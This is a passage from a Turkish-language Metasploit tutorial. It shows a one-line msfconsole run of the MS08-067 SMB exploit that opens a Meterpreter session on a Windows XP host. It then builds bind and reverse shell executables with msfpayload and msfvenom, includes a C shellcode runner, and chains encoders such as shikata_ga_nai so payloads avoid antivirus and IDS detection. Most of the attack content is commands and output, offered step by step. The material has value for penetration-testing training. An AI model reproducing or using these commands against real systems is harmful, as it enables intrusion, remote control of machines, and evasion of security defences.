|                                     |
|                               3Kom SuperHack II Logon |
|                                     |
|-----|
|                                     |
|                               User Name:      [ security  ] |
|                                     |
|                               Password:      [             ] |
|                                     |
|                               [ OK ]         |
|                                     |
|-----|
|                                     |
|                               https://metasploit.com |
|-----|
```

```

      =[ metasploit v4.16.30-dev ]
+ -- --=[ 1722 exploits - 986 auxiliary - 300 post ]
+ -- --=[ 507 payloads - 40 encoders - 10 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
```

```

RHOST => 172.16.3.120
RPORT => 445
PAYLOAD => windows/meterpreter/bind_tcp
LHOST => 172.16.3.73
```

Module options (exploit/windows/smb/ms08_067_netapi):

Name	Current Setting	Required	Description
----	-----	-----	-----

RHOST	172.16.3.120	yes	The target address
RPORT	445	yes	The SMB service port (TCP)
SMBPIPE	BROWSER	yes	The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/bind_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LPORT	4444	yes	The listen port
RHOST	172.16.3.120	no	The target address

Exploit target:

Id	Name
0	Automatic Targeting

Görüldüğü üzere -x parametresine verdiğimiz argümanlarla seçtiğimiz exploit ve payload'a tanımladığımız ayarlar ekrana geldi. Ekrana gelen çıktıdaki parametre değerlerini sorunsuz girdiğinizi teyit ettikten sonra -x parametresinin argümanındaki en son msfconsole komutu olan "show options"ı "exploit" ile değiştirerek hedef sisteme sızma girişiminde bulunabiliriz.

Kali Linux Terminal:

```
1 msfconsole -x "use exploit/windows/smb/ms08_067_netapi; set RHOST
172.16.3.120; set RPORT 445; set PAYLOAD windows/meterpreter/bind_tcp;
set LHOST 172.16.3.73; exploit"
```

Çıktı:

```
MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMN$                      vMMMM
MMMMNl  MMMMM                MMMMM  JMMMM
MMMMNl  MMMMMMMMN           NMMMMMM  JMMMM
MMMMNl  MMMMMMMMMMMNmmmmNMMMMMMMMMM  JMMMM
MMMMNI  MMMMMMMMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMMNI  MMMMMMMMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMMNI  MMMMM      MMMMMMM      MMMMM  jMMMM
MMMMNI  MMMMM      MMMMMMM      MMMMM  jMMMM
MMMMNI  MMMNM      MMMMMMM      MMMMM  jMMMM
MMMMNI  WMMMM      MMMMMMM      MMMM#   JMMMM
MMMMR   ?MMNM      MMMMM      .dMMMM
MMMMNm  `?MMM      MMMM`      dMMMMM
MMMMMMN  ?MM      MM?      NMMMMMMN
MMMMMMMMNe                      JMMMMMMNMM
MMMMMMMMMMMMMMm,                eMMMMMMNMMNMM
MMMMNNNNNNNNMMMMMNx            MMMMMNMMNMMNMM
MMMMMMMMMMNMMNMMMMm+..+MMNMMNMMNMMNMM
      https://metasploit.com

      =[ metasploit v4.16.30-dev ]
+ -- --=[ 1722 exploits - 986 auxiliary - 300 post ]
+ -- --=[ 507 payloads - 40 encoders - 10 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
```



```
RHOST => 172.16.3.120
RPORT => 445
PAYLOAD => windows/meterpreter/bind_tcp
LHOST => 172.16.3.73
[*] Started bind handler
[*] 172.16.3.120:445 - Automatically detecting the target...
[*] 172.16.3.120:445 - Fingerprint: Windows XP - Service Pack 2 - lang:Turkish
[*] 172.16.3.120:445 - Selected Target: Windows XP SP2 Turkish (NX)
[*] 172.16.3.120:445 - Attempting to trigger the vulnerability...
[*] Sending stage (179779 bytes) to 172.16.3.120
[*] Meterpreter session 1 opened (172.16.3.73:45889 ->
172.16.3.120:4444) at 2018-10-22 00:12:51 -0400

meterpreter > ((( İerdeyiz )))
```

Görüldüğü üzere sisteme msfconsole'u tek satırda kullanarak girmiş bulunmaktayız.

b. Msfpayload

Msfpayload, payload derlemeye (oluşturmaya) yarayan bir araçtır. Normalde metasploit'te bir exploit seçildiğinde ve buna bir payload ilave edildiğinde bunları hedef sisteme yollarken metasploit arkaplanda payload'u derleme işlemini yapmaktadır ve o derlenmiş halini hedef sisteme yollamaktadır.

Not:

Bazı payload'ların kaynak kodlarından derlenmiş haline shellcode adı verilmektedir. İşletim sistemlerinde shell demek işletim sistemi çekirdeğiyle birebir etkileşim halinde olduğunuz, "*cd, dir, ls, pwd, uname -a, ...*" gibi kodların çalıştırıldığı komut satırı oturumuna denir. Shellcode demek ise uzak sistemde komut satırı oturumu elde ettiren kodlara denir.

Msfpayload tool'u metasploit'in arkaplanda yaptığı payload derleme işlemini sizin manuel olarak yapabilmenizi sağlayan bir arayüz sunar. Bu metoda kimi zaman gerek duyabilirsiniz. Çünkü elinize metasploit framework'de yer almayan bir exploit geçmiş olabilir ve siz hedef sisteme manuel olarak sızmak isteyebilirsiniz. Bu girişiminizi payload ile tamamlamak için de msfpayload gibi payload'ları kaynak kodundan derleyen bir araca ihtiyaç duyabilirsiniz. Derlenmemiş bir payload'u olduğu gibi hedef sisteme yollarsanız hedef sisteme bir tür proje kod dosyası göndermiş gibi olursunuz. Sizin hedef sistemde çalışabileceğini düşündüğünüz bir formatta dosya göndermeniz gerekir ki komut satırı oturumunu elde edebilirsiniz. Bu v.b nedenlerden ötürü payload'ların derlenmesi gerekmektedir ve bu iş için msfpayload tool'u kullanılabilir.

Not:

Windows'taki shell'e CMD (Command Prompt), Linux'takine ise örneğin BASH (Bourne Again Shell) denmektedir.

Msfpayload ile birden fazla çeşitte payload derlemesi yapılabilmektedir. Örneğin; C, Perl, Ruby, Raw, Javascript, Visual Basic Script ve exe bunlardan sadece birkaçıdır. Payload

derlemesi ve çıktısını alma konusunda bir konuya açıklık getirmekte fayda var: Payload'u msfpayload ile hangi formatta derlerseniz derleyin payload her defasında sadece ama sadece byte kodlara dönüşecektir. Ancak payload'un derlenmiş bu byte byte kodları belirttiğiniz çıktı formatındaki bir bloğun içerisine yerleştirileceğinden bu kodlar bir c dosyası içerisinde çalıştırılacak şekilde yer alabilir, bir Ruby dosyası içerisinde çalıştırılacak şekilde yer alabilir ya da bir Javascript dosyası içerisinde... Burada değişen tek şey wrapper formatıdır. Yani sarıcı format. Hedef sistemde çalışacağını umduğumuz formatı seçerek payload'unuzu hedef sisteme gönderebilirsiniz. Bu konuda biraz daha teknik detay vermek gerekirse payload'unuzdan dönüşen byte kodları seçilen formatın (dilin) syntax'ına uygun bir şekilde bir değişkene atanacaktır ve bu değişkenin değeri (yani payload'un byte kodları) kullanılan dilin standard bir fonksiyonu aracılığıyla çalıştırılacak şekilde ayarlanacaktır. Bu şekilde hedef sisteme örneğin sistem seviyesinde bir sızma girişimi yapıyorsa seçeceğimiz Visual Basic Script formatındaki payload'unuz ile hedef sistemde payload'unuzu çalıştırabilirsiniz ya da web uygulama katmanında bir sızma girişimi yapıyorsanız Javascript formatındaki payload'unuz ile hedef sistemde payload'unuzu çalıştırabilirsiniz. Bu bahsedilen formatlar sadece birer payload'unuzu sarıcı (wrapper) bir işleve sahiptir. Bu şekilde payload'unuzu sızdığınız platforma uygun bir şekilde çalıştırılabilir halde gönderebilirsiniz. Aşağıda C dilinde (formatında) bir payload wrapper (payload sarıcı bir şablon) örneği görmektesiniz:

```
1  #include <stdio.h>
2
3  const char shellcode[] = "shellcode buraya gelir. Örn; \xfc\xe8\x89\x00\x00
  \x00\x60\x89\xe5 .....";
4
5  int main() {
6      (*(void(*)()) shellcode)();
7      return 0;
8  }
```

Bu v.b. payload çıktıları almak için kullanılabilen msfpayload tool'unun kullanım biçimine şimdi bir gözatalım.

Msfpayload Kullanım Diziliői (Syntax'ı):

```
1  msfpayload [options] [payload] [parametre=arguman] [ciktiFormati]
```

msfpayload komutun adı, *options* msfpayload tool'unun argumanlarını (örn; -h (yani help), -l (yani list) gibi), *payload* payload'un ismini, *parametre=arguman* seçilen payload'un parametre ve atanacak değerlerini, *ciktiFormati* ise payload'un hangi dilde wrap edilerek (etrafıca sarılarak) çıktılanacağını belirtir. Şimdi bir de kullanım örneğini görelim.

Kali Terminal:

```
1 msfpayload -l
```

Çıktı:

```
Framework Payloads (275 total)
```

```
=====
```

Name	Description
aix/ppc/shell_bind_tcp	Listen for a connection and spawn a command shell
aix/ppc/shell_find_port	Spawn a shell on an established connection
aix/ppc/shell_interact	Simply execve /bin/sh (for inetd programs)
aix/ppc/shell_reverse_tcp	Connect back to attacker and spawn a command shell
bsd/sparc/shell_bind_tcp	Listen for a connection and spawn a command shell
bsd/sparc/shell_reverse_tcp	Connect back to attacker and spawn a command shell
bsd/x86/exec	Execute an arbitrary command
bsd/x86/metsvc_bind_tcp	Stub payload for interacting with a Meterpreter
bsd/x86/metsvc_reverse_tcp	Stub payload for interacting with a Meterpreter
bsd/x86/shell/bind_ipv6_tcp	Listen for a connection over IPv6, Spawn a command
...	
...	

Belirlediğimiz bir payload'un konfigure edilebilecek parametrelerini (ayarlarını) görelim.

Kali Terminal:

```
1 msfpayload windows/shell_bind_tcp 0 // Sondaki çıktı formatı değeri
(O)ptions'ın baş harfidir.
```

Çıktı:

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique: seh, thread, process ...
LPORT	4444	yes	The listen port
RHOST		no	The target address

Payload'un konfigure edilebilecek parametrelerine (ayarlarına) değerlerimizi atayalım ve bir kontrol edelim.

Kali Terminal:

```
1 msfpayload windows/shell_bind_tcp EXITFUNC=thread LPORT=1234
RHOST=222.168.33.41 0 // (O)ptions'ın baş harfi çıktı formatı olarak
verilmiştir
```

Çıktı:

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique: seh, thread, process ...

LPORT	1234	yes	The listen port
RHOST	222.168.33.41	no	The target address

Gösterilen parametre atamalarında bir hata yapmadığımızı teyit ettikten sonra payload çıkıtılama işlemine geçelim.

Kali Terminal:

```
1 msfpayload windows/shell_bind_tcp EXITFUNC=thread LPORT=1234
  RHOST=222.168.33.41 X // Çıktı formatı olarak exe belirtilmiştir.
```

Çıktı:

```
(( ( Kargaşık burgaşık karakterler ekrana basılır ))
```

Evet, başarılı bir şekilde payload çıkıtısını almış bulunmaktayız. Ancak oluşturduğumuz payload'u konsol ekranına basmak yerine bir dosya halinde toplamalıyız ki hedef sisteme gönderebilelim. Bu işlem için linux komut satırında kullanılabilen > operatörü kullanılabilir.

Kali Terminal:

```
1 msfpayload windows/shell_bind_tcp EXITFUNC=thread LPORT=1234
  RHOST=222.168.33.41 X > virus.exe
2 ls // ls (list) bulunulan dizindeki dosyaları sıralamaya yarar.
```

Çıktı:

```
Desktop deneme.pdf Documents virus.exe
```

Artık payload gönderime hazır vaziyettedir. Msfpayload'da EXE gibi başka çıkıtılama formatları da mevcuttur. Bunlar;

Çıktı Formatı	Msfpayload'a Konulacak Harfi
[O]ptions	O
[C] Dili	C
Cs[H]arp Dili	H
[P]erl Dili	P
Ruby[Y] Dili	Y
[R]aw (Ham) Hal	R
[J]avascript Dili	J
e[X]e Hali	X
[D]ll Hali	D
[V]isual Basic Dili	V
[W]ar Hali	W
Pytho[N] Dili	N

Böylelikle msfpayload kullanımını görmüş olduk. Bu formatlardan hedef sistemde çalışabileceğini umduğumuzu seçip payload'umuzu ona göre hazırlayarak hedefimize ulaşabiliriz.

[!] Uyarı

Metasploit'in yan tool'u olan msfpayload tıpkı msfcli gibi artık tedavülden kalkmıştır (deprecated olmuştur). Metasploit geliştiricileri yola artık msfvenom tool'u ile devam etmektedir. Şimdi msfpayload ile yaptığımız işlemlerin aynısını bir de msfvenom ile yapalım. Öncelikle msfvenom kullanım biçimi;

Msfvenom Kullanım DiziliŐi (Syntax'ı):

```
1 msfvenom [options] [parametre=arguman] [ciktiFormati] // Msfpayloaddaki
  [options] ve [payload] bölümleri options in içinde toplanmıştır.
```

Şimdi seri bir şekilde msfpayload'da yapılan işlemlerin aynısının msfvenom'daki karşılıklarına bakalım.

Kali Terminal:

```
1 msfvenom -l
```

Çıktı:

```
Framework Payloads (507 total)
```

```
=====
```

Name	Description
----	-----
aix/ppc/shell_bind_tcp	Listen for a connection and spawn a command shell
aix/ppc/shell_find_port	Spawn a shell on an established connection
aix/ppc/shell_interact	Simply execve /bin/sh (for inetd programs)
aix/ppc/shell_reverse_tcp	Connect back to attacker and spawn a command shell
...	...
...	...

```
Framework Encoders
```

```
=====
```

Name	Rank	Description
----	----	-----
cmd/echo	good	Echo Command Encoder
cmd/generic_sh	manual	Generic Shell Variable Substitution Command Encoder
cmd/ifs	low	Generic \${IFS} Substitution Command Encoder
cmd/perl	normal	Perl Command Encoder
cmd/powershell_base64	excellent	Powershell Base64 Command Encoder
cmd/printf_php_mq	manual	printf(1) via PHP magic_quotes Utility Command Encoder
...
...

Framework NOPs (10 total)
=====

Name	Description
----	-----
aarch64/simple	Simple NOP generator
armle/simple	Simple NOP generator
mipsbe/better	Better NOP generator
php/generic	Generates harmless padding for PHP scripts
ppc/simple	Simple NOP generator
...	...
...	...

Kali Terminal:

```
1 msfvenom -p windows/shell_bind_tcp --payload-options
```

Not: Eski Kali'lerde (yani msfvenom'un eski versiyonlarında) payload seçeneklerini görüntülemek için --payload-options yerine sadece -o kullanılmaktadır: msfvenom -p payloadPath/payloadName -o

Çıktı:

Name	Current Setting	Required	Description
-----	-----	-----	-----
EXITFUNC	process	yes	Exit technique: seh, thread, process ...
LPORT	4444	yes	The listen port
RHOST		no	The target address

Kali Terminal:

```
1 msfvenom -p windows/shell_bind_tcp EXITFUNC=thread LPORT=1234
RHOST=222.168.33.41 --payload-options
```

Not: Msfvenom henüz payload'lara atanan değerleri tutarak ekrana yansıtma özelliğine sahip değildir.

Çıktı:

Name	Current Setting	Required	Description
-----	-----	-----	-----
EXITFUNC	thread	yes	Exit technique: seh, thread, process ...
LPORT	1234	yes	The listen port
RHOST	222.168.33.41	no	The target address

Kali Terminal:

```
1 msfvenom -p windows/shell_bind_tcp EXITFUNC=seh LPORT=1234
RHOST=222.168.33.41 -a x86 --platform windows -f exe
```

Çıktı:

((Ekrana kargaşık burgaşık karakterler gelir))

Kali Terminal:

```
1 msfvenom -p windows/shell_bind_tcp EXITFUNC=seh LPORT=1234 RHOST=222.168.33.41
  -a x86 --platform windows -f exe -o virus.exe
2 ls
```

Çıktı:

```
Desktop deneme.pdf Documents virus.exe
```

Böylece msfvenom ile tıpkı msfpayload'da yaptığımız gibi payload dosyamızı hazır hale getiririz. Msfvenom'un payload çıkılama formatlarından exe gibi desktelediği diğer formatlar ise şu şekildedir:

Çıktı Formatı	Msfvenom'a Konulma Şekli
ASP Dili	asp
ASPX Dili	aspx
JSP Dili	jsp
Javascript Dili	javascript
DLL Hali	dll
Exe Hali	exe
Msi Hali	msi
Jar Hali	jar
War Hali	war
Bash Dili	bash
Powershell Dili	powershell
Visual Basic Script Dili	vbscript
C Dili	c
Csharp Dili	csharp
Java Dili	java
Bash Dili	bash
Perl Dili	perl
Ruby Dili	ruby
Python Dili	python
...	...
...	...

Böylelikle msfpayload'un devamı niteliğinde olan msfvenom'u görmüş olduk.

c. Msfencode

Msfencode bir başka metasploit framework yan araçlarından biridir. Görevi belirtilen payload'u encode'lamaktır (kodlamak ve tanınmaz hale getirmektir). Bu sayede hedef sisteme gönderilecek payload'un hedef sistemdeki Firewall, IDS/IPS ya da antivirus yazılımlarca tanınıp engellenmesi önlenebilir. Şayet hedef sistemdeki güvenlik mekanizması

payload'unuzdaki zararlı faaliyetleri tanımlayabilirse bloklayacağından saldırınız başarısız olacaktır.

Msfencode ile payload'larınızı encode'layarak (kodlayarak) tanınmaz hale getirebilir, encode'lama sırasında oluşacak istenmeyen karakterleri silme işlemini otomatize bir şekilde gerçekleştirebilir veya 64-bit sistemlere uygun bir encode'lamada bulunabilirsiniz. Msfencode ile bir payload'u üst üste defalarca aynı ya da farklı encode'lama teknikleriyle encode'layabilirsiniz.

Metasploit Framework arayüzü msfconsole'da bir exploit seçip üzerine payload ilave ettiğinizde ve hedef sisteme exploit komutuyla gönderdiğinizde msfconsole arkaplanda payload'unuzu hedef sisteme göre başarı şansı en yüksek encoder'la kodlamaktadır. Msfencode ise size payload'u encode'lama işini manuel yapmanıza olanak sağlayan bir arayüz sunar. Msfencode aracının kullanım biçimi şu şekildedir:

Kullanım Diziliői (Syntax'ı) :

```
1 msfencode [options]
```

msfencode komutun adı, *options* msfencode tool'unun parametre ve deęerlerini alır.

Msfencode'un kullanabileceęi yüklü encoder'ları (kodlayıcıları) listelemek için -l parametresi kullanılır.

Kali Linux Terminal:

```
1 msfencode -l
```

Çıktı:

```
Framework Encoders
=====
```

Name	Rank	Description
cmd/generic_sh	good	Generic Shell Variable Substitution Command Encoder
cmd/ifs	low	Generic \${IFS} Substitution Command
cmd/printf_php_mq	manual	printf(1) via PHP magic_quotes
generic/none	normal	The "none" Encoder
mipsbe/longxor	normal	XOR Encoder
mipsle/longxor	normal	XOR Encoder
php/base64	great	PHP Base64 Encoder
ppc/longxor	normal	PPC LongXOR Encoder
ppc/longxor_tag	normal	PPC LongXOR Encoder
sparc/longxor_tag	normal	SPARC DWORD XOR Encoder
x64/xor	normal	XOR Encoder
x86/alpha_mixed	low	Alpha2 Alphanumeric Mixedcase Encoder
x86/alpha_upper	low	Alpha2 Alphanumeric Uppercase Encoder
x86/avoid_underscore	manual	Avoid underscore/tolower
x86/avoid_utf8_tolower	manual	Avoid UTF8/tolower
x86/call4_dword_xor	normal	Call+4 Dword XOR Encoder
x86/context_cpuid	manual	CPUID-based Context Keyed Payload

x86/context_stat	manual	stat(2)-based Context Keyed Payload
x86/context_time	manual	time(2)-based Context Keyed Payload
x86/countdown	normal	Single-byte XOR Countdown Encoder
x86/fnstenv_mov	normal	Variable-length Fnstenv/mov Dword XOR
x86/jmp_call_additive	normal	Jump/Call XOR Additive Feedback Encoder
x86/nonalpha	low	Non-Alpha Encoder
x86/nonupper	low	Non-Upper Encoder
x86/shikata_ga_nai	excellent	Polymorphic XOR Additive Feedback Encoder
x86/single_static_bit	manual	Single Static Bit
x86/unicode_mixed	manual	Alpha2 Alphanumeric Unicode Mixedcase
x86/unicode_upper	manual	Alpha2 Alphanumeric Unicode

Msfpayload ile oluşturulan bir payload'u msfencode ile encode'lama örneđi aŐađıda verilmiŐtir.

Kali Linux Terminal:

```
1 msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.2.2
  LPORT=4443 R | msfencode -e x86/shikata_ga_nai -t exe -o
  /root/Desktop/payload.exe
```

Çıktı:

```
[*] x86/shikata_ga_nai succeeded with size 317 (iteration=1)
```

Yukarıdaki kod satırını anlamlandırarak olursak önce msfpayload aracı meterpreter payload'unu Raw formatında oluşturur. Ardından bir linux komut satırı operatörü olan | (yani pipe (boru)) ile soldaki komutun çıktısı sađdaki komuta gönderilir. Sađdaki komut olan msfencode, -e parametresiyle (e)ncode metodunun ismini (örn; shikata_ga_nai'yi) alır, -t parametresi ile encoding işlemi sonrası tanınmaz payload dosyasının çıktı formatının ne olacađı bilgisini alır, son olarak -o parametresi ile de çıktı dosyasının ismini alır. Böylece oluşturduğumuz payload'u encode'lanmış bir şekilde elde etmiş oluruz.

Peki, yukarıdaki örnekte msfpayload ile oluşturduğumuz payload'umuzu bir defaya mahsus bir şekilde encode'lamaya tabi tuttuk. OluŐturulan bu payload'u birden fazla encoder ile üst üste kodlamak isteyeseydik ne yapardık? Hemen o örneđe bir gözatalım.

Kali Linux Terminal:

```
1 msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.2.2 LPORT=4443
  R | msfencode -e x86/shikata_ga_nai -t raw | msfencode -e x86/alpha_
  upper -t raw | msfencode -e x86/shikata_ga_nai -t raw | msfencode -e
  x86/countdown -t exe -o payload.exe
```

Çıktı:

```
[*] x86/shikata_ga_nai succeeded with size 317 (iteration=1)
[*] x86/alpha_upper succeeded with size 701 (iteration=1)
[*] x86/shikata_ga_nai succeeded with size 728 (iteration=1)
[*] x86/countdown succeeded with size 746 (iteration=1)
```

Yukarıdaki kodlamada önce msfpayload ile payload'umuzu oluŐturduk. Sonra | (pipe) operatörü ile payload'umuzun content'ini (içeriđini) | operatörünün sađındaki msfencode'a gönderdik. Msfencode bu payload içeriđini shikata_ga_nai ile encode'ladı ve Raw formatında bir çıktı sundu. Bu çıktı yine | (pipe) operatörü ile sađdaki diđer msfencode'a geçti. Bu msfencode gelen payload içeriđini alpha_upper ile encode'ladı. Bir sonraki msfencode bir önceki msfencode'un ürettiđi çıktıyı alıp shikata_ga_nai ile encode'lama yaptı. Son olarak bu çıktıyı alan dördüncü msfencode countdown ile gelen payload içeriđini encode'ladı. Sonuç olarak üst üste encoding metodlarıyla bir payload'u encode'lamıŐ ve tanınmaz hale getirmiŐ olduk.

OluŐturulan bir payload'u aynı encoding metoduyla üst üste encode'lamak istersek yukarıdaki örnekte yer alan msfencode'lara aynı encoder ismini vermek yeterlidir. Bunun yerine daha pratik bir çözüml de kullanabilirsiniz:

Kali Linux Terminal:

```
1 msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.2.2
  LPORT=4443 R | msfencode -e x86/shikata_ga_nai -c 5 -t exe
  -o payload.exe
```

Çıktı:

```
[*] x86/shikata_ga_nai succeeded with size 317 (iteration=1)
[*] x86/shikata_ga_nai succeeded with size 344 (iteration=2)
[*] x86/shikata_ga_nai succeeded with size 371 (iteration=3)
[*] x86/shikata_ga_nai succeeded with size 398 (iteration=4)
[*] x86/shikata_ga_nai succeeded with size 425 (iteration=5)
```

-c parametresi ile aynı encoding (kodlama) metodunun kaç kez tekrarlanacađı sayısı belirtilebilir. Bu, bir nevi iterasyon sayısını temsil eder. Bu Őekilde yukarıdaki örnekte -c 5 ile aynı encoding metodu 5 kez üst üste payload'u kodlamıŐ oldu.

Son olarak hem birden fazla encoder ile kodlama hem de bu encoder'ların her birini defalarca tekrarlama örneđini gösterelim.

Kali Linux Terminal:

```
1 msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.2.2 LPORT=4443
  R | msfencode -e x86/shikata_ga_nai -c 5 -t raw | msfencode -e x86/alpha_
  upper -c 2 -t raw | msfencode -e x86/shikata_ga_nai -c 5 -t raw |
  msfencode -e x86/countdown -c 5 -t exe -o payload.exe
```

Çıktı:

```
[*] x86/shikata_ga_nai succeeded with size 317 (iteration=1)
[*] x86/shikata_ga_nai succeeded with size 344 (iteration=2)
[*] x86/shikata_ga_nai succeeded with size 371 (iteration=3)
[*] x86/shikata_ga_nai succeeded with size 398 (iteration=4)
[*] x86/shikata_ga_nai succeeded with size 425 (iteration=5)
[*] x86/alpha_upper succeeded with size 919 (iteration=1)
[*] x86/alpha_upper succeeded with size 1907 (iteration=2)
[*] x86/shikata_ga_nai succeeded with size 1936 (iteration=1)
```

```
[*] x86/shikata_ga_nai succeeded with size 1965 (iteration=2)
[*] x86/shikata_ga_nai succeeded with size 1994 (iteration=3)
[*] x86/shikata_ga_nai succeeded with size 2023 (iteration=4)
[*] x86/countdown succeeded with size 2041 (iteration=1)
[*] x86/countdown succeeded with size 2059 (iteration=2)
[*] x86/countdown succeeded with size 2077 (iteration=3)
```

Msfencode encode'lama işlemi sonrası exe gibi farklı çıktı formatlarında da çıktı alınabilir. Bunlar;

Çıktı Formatı	Msfencode'a Konulma Şekli
ASP Dili	asp
ASPX Dili	aspx
DLL Hali	dll
Exe Hali	exe
War Hali	war
Bash Dili	bash
Visual Basic Script Dili	vbs
C Dili	c
Java Dili	java
Perl Dili	perl
Ruby Dili	ruby
...	...
...	...

Böylelikle msfencode ile oluşturduğumuz payload'ları nasıl antivirus tarzı güvenlik mekanizmalarınca tanınmaz hale getirebileceğimize dair bir fikir edinmiş olduk.

[!] Uyarı

Metasploit'in yan tool'u olan msfencode tıpkı msfpayload gibi artık tedavülden kalkmıştır (deprecated olmuştur). Metasploit geliştiricileri yola artık msfvenom tool'u ile devam etmektedir. Msfvenom; Msfpayload + Msfencode 'un yeteneklerinin birleştirildiği yeni bir araçtır. Şimdi msfpayload ve msfencode'la yaptığımız encode'lama örneklerini bir de msfvenom ile yapalım. Öncelikle msfvenom kullanım biçimi;

Msfvenom Kullanım Dizilişi (Syntax'ı):

```
1 msfvenom [options] [parametre=arguman] [ciktiFormati] // Msfpayload daki
   [options] ve [payload] options in içine alınmıştır.
```

Az önce msfpayload + msfencode ile yaptığımız payload oluştur ve encode'la işlemini şimdi bir de msfvenom'daki karşılığını seri bir şekilde gösterelim.

Msfvenom'un kullanabileceği yüklü modüller sıralanır.

Kali Linux Terminal:

```
1 msfvenom -l
```

Çıktı:

```
Framework Payloads (507 total)
```

```
=====
```

Name	Description
----	-----
aix/ppc/shell_bind_tcp	Listen for a connection and spawn a command shell
aix/ppc/shell_find_port	Spawn a shell on an established connection
aix/ppc/shell_interact	Simply execve /bin/sh (for inetd programs)
aix/ppc/shell_reverse_tcp	Connect back to attacker and spawn a command shell
...	...
...	...

```
Framework Encoders
```

```
=====
```

Name	Rank	Description
----	----	-----
cmd/echo	good	Echo Command Encoder
cmd/generic_sh	manual	Generic Shell Variable Substitution
cmd/ifs	low	Generic \${IFS} Substitution Command
cmd/perl	normal	Perl Command Encoder
cmd/powershell_base64	excellent	Powershell Base64 Command
cmd/printf_php_mq	manual	printf(1) via PHP magic_quotes Utility
...
...

```
Framework NOPs (10 total)
```

```
=====
```

Name	Description
----	-----
aarch64/simple	Simple NOP generator
armle/simple	Simple NOP generator
mipsbe/better	Better NOP generator
php/generic	Generates harmless padding for PHP scripts
ppc/simple	Simple NOP generator
...	...
...	...

Eğer sadece mevcut payload'ları sıralamak istiyorsak `msfvenom -l payloads`, sadece encoder'ları sıralamak istiyorsak `msfvenom -l encoders` ve sadece nop'ları sıralamak istiyorsak `msfvenom -l nops` kullanılabilir. Şimdi payload seçelim, ayarlarını girelim, oluştur diyelim ve encode'layalım.

Kali Linux Terminal:

```
1 msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.43.18 LPORT=1234
-a x86 --platform windows -e x86/shikata_ga_nai -f exe -o payload.exe
```

Çıktı:

```
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 360 (iteration=0)
x86/shikata_ga_nai chosen with final size 360
Payload size: 360 bytes
Final size of exe file: 73802 bytes
```

Saved as payload.exe

Yine payload oluŐturalım, ardından aynı encoder'ı birden fazla kez kullanalım.

Kali Linux Terminal:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.43.18 LPORT=1234
-a x86 --platform windows -e x86/shikata_ga_nai -f exe | msfvenom -a x86
1 --platform windows -e x86/shikata_ga_nai -f exe | msfvenom -a x86
--platform windows -e x86/shikata_ga_nai -f exe | msfvenom -a x86
--platform windows -e x86/shikata_ga_nai -f exe -o payload.exe
```

Çıktı:

```
Attempting to read payload from STDIN...
Attempting to read payload from STDIN...
Attempting to read payload from STDIN...
```

```
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 360 (iteration=0)
x86/shikata_ga_nai chosen with final size 360
Payload size: 360 bytes
Final size of exe file: 73802 bytes
```

```
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 73831 (iteration=0)
x86/shikata_ga_nai chosen with final size 73831
Payload size: 73831 bytes
Final size of exe file: 148992 bytes
```

```
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 149021 (iteration=0)
x86/shikata_ga_nai chosen with final size 149021
Payload size: 149021 bytes
Final size of exe file: 224256 bytes
```

```
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 224285 (iteration=0)
x86/shikata_ga_nai chosen with final size 224285
Payload size: 224285 bytes
Final size of exe file: 299520 bytes
```

Saved as: payload.exe

Yukarıda yapılan aynı encoder'la üst üste kodlama işlemini daha pratik bir şekilde -i (yani iterative) parametresiyle de yapabiliriz.

Kali Linux Terminal:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.43.18
1 LPORT=1234 -a x86 --platform windows -e x86/shikata_ga_nai -i 4
-f exe -o payload.exe
```

Çıktı:

```
Found 1 compatible encoders
Attempting to encode payload with 4 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 360 (iteration=0)
x86/shikata_ga_nai succeeded with size 360 (iteration=1)
```

```
x86/shikata_ga_nai succeeded with size 360 (iteration=2)
x86/shikata_ga_nai succeeded with size 360 (iteration=3)
x86/shikata_ga_nai chosen with final size 441
Payload size: 441 bytes
Final size of exe file: 73802 bytes
Saved as: payload.exe
```

Ardından msfvenom'da payload oluşturup farklı farklı encoder'larla kodlama örneğine bakalım.

Kali Linux Terminal:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.43.18
LPORT=1234 -a x86 --platform windows -e x86/shikata_ga_nai -f exe |
1 msfvenom -a x86 --platform windows -e x86/countdown -f exe | msfvenom
-a x86 --platform windows -e x86/shikata_ga_nai -f exe | msfvenom
-a x86 --platform windows -e cmd/echo -f exe -o payload.exe
```

Çıktı:

```
Attempting to read payload from STDIN...
Attempting to read payload from STDIN...
Attempting to read payload from STDIN...
```

```
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 360 (iteration=0)
x86/shikata_ga_nai chosen with final size 360
Payload size: 360 bytes
Final size of exe file: 73802 bytes
```

```
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/countdown
x86/countdown succeeded with size 73820 (iteration=0)
